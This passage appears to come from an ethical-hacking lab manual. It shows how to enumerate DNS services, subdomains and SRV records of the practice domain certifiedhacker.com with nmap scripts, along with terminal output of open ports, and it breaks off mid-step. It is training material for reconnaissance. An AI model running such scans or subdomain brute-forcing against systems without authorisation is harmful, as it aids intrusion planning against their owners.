
Here, we will use nmap to perform DNS enumeration on the target system.

1. In the **Parrot Security** machine, click the **MATE Terminal** icon at the top-left corner of **Desktop** to open a **Terminal** window.
2. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

4. In the terminal window, type **nmap --script=broadcast-dns-service-discovery [Target Domain]** and press **Enter** (here, the target domain is **certifiedhacker.com**).
5. The result appears displaying a list of all the available DNS services on the target host along with their associated ports, as shown in the screenshot below.

Note: The list of the services might differ when you perform the task.




```
nmap --script=broadcast-dns-service-discovery certifiedhacker.com - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[/home/attacker]
#nmap --script=broadcast-dns-service-discovery certifiedhacker.com
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-29 09:25 EDT
Pre-scan script results:
| broadcast-dns-service-discovery:
|   224.0.0.251
|   5555/tcp adb
|_   Address=10.10.1.14 fe80::c555:2ceb:fd43:8912
Nmap scan report for certifiedhacker.com (162.241.216.11)
Host is up (0.044s latency).
rDNS record for 162.241.216.11: box5331.bluehost.com
Not shown: 730 filtered tcp ports (no-response), 257 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
110/tcp   open  pop3
143/tcp   open  imap
443/tcp   open  https
587/tcp   open  submission
993/tcp   open  imaps
995/tcp   open  pop3s
2000/tcp  open  cisco-sccp
3306/tcp  open  mysql
5060/tcp  open  sip

Nmap done: 1 IP address (1 host up) scanned in 15.96 seconds
[root@parrot]-[/home/attacker]
#
```


6. Type `nmap -T4 -p 53 --script dns-brute [Target Domain]` and press **Enter** (here the target domain is **certifiedhacker.com**).

Note: `-T4`: specifies the timing template, `-p`: specifies the target port.

7. The result appears displaying a list of all the subdomains associated with the target host along with their IP addresses, as shown in the screenshot below.




```
nmap -T4 -p 53 --script dns-brute certifiedhacker.com - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[/home/attacker]
#nmap -T4 -p 53 --script dns-brute certifiedhacker.com
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-29 09:26 EDT
Nmap scan report for certifiedhacker.com (162.241.216.11)
Host is up (0.035s latency).
rDNS record for 162.241.216.11: box5331.bluehost.com

PORT      STATE SERVICE
53/tcp    open  domain

Host script results:
| dns-brute:
|   DNS Brute-force hostnames:
|     news.certifiedhacker.com - 162.241.216.11
|     blog.certifiedhacker.com - 162.241.216.11
|     mail.certifiedhacker.com - 162.241.216.11
|     www.certifiedhacker.com - 162.241.216.11
|     ftp.certifiedhacker.com - 162.241.216.11
|     smtp.certifiedhacker.com - 162.241.216.11
|_
Nmap done: 1 IP address (1 host up) scanned in 5.00 seconds
[root@parrot]-[/home/attacker]
#
```

8. Type `nmap --script dns-srv-enum --script-args "dns-srv-enum.domain='[Target Domain]'"` (here, the target domain is **certifiedhacker.com**).
9. The result appears displaying various common service (SRV) records for a given domain name, as shown in the screenshot below.



```
nmap --script dns-srv-enum --script-args "dns-srv-enum.domain='certifiedhacker.com'" - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[/home/attacker]
#nmap --script dns-srv-enum --script-args "dns-srv-enum.domain='certifiedhacker.com'"
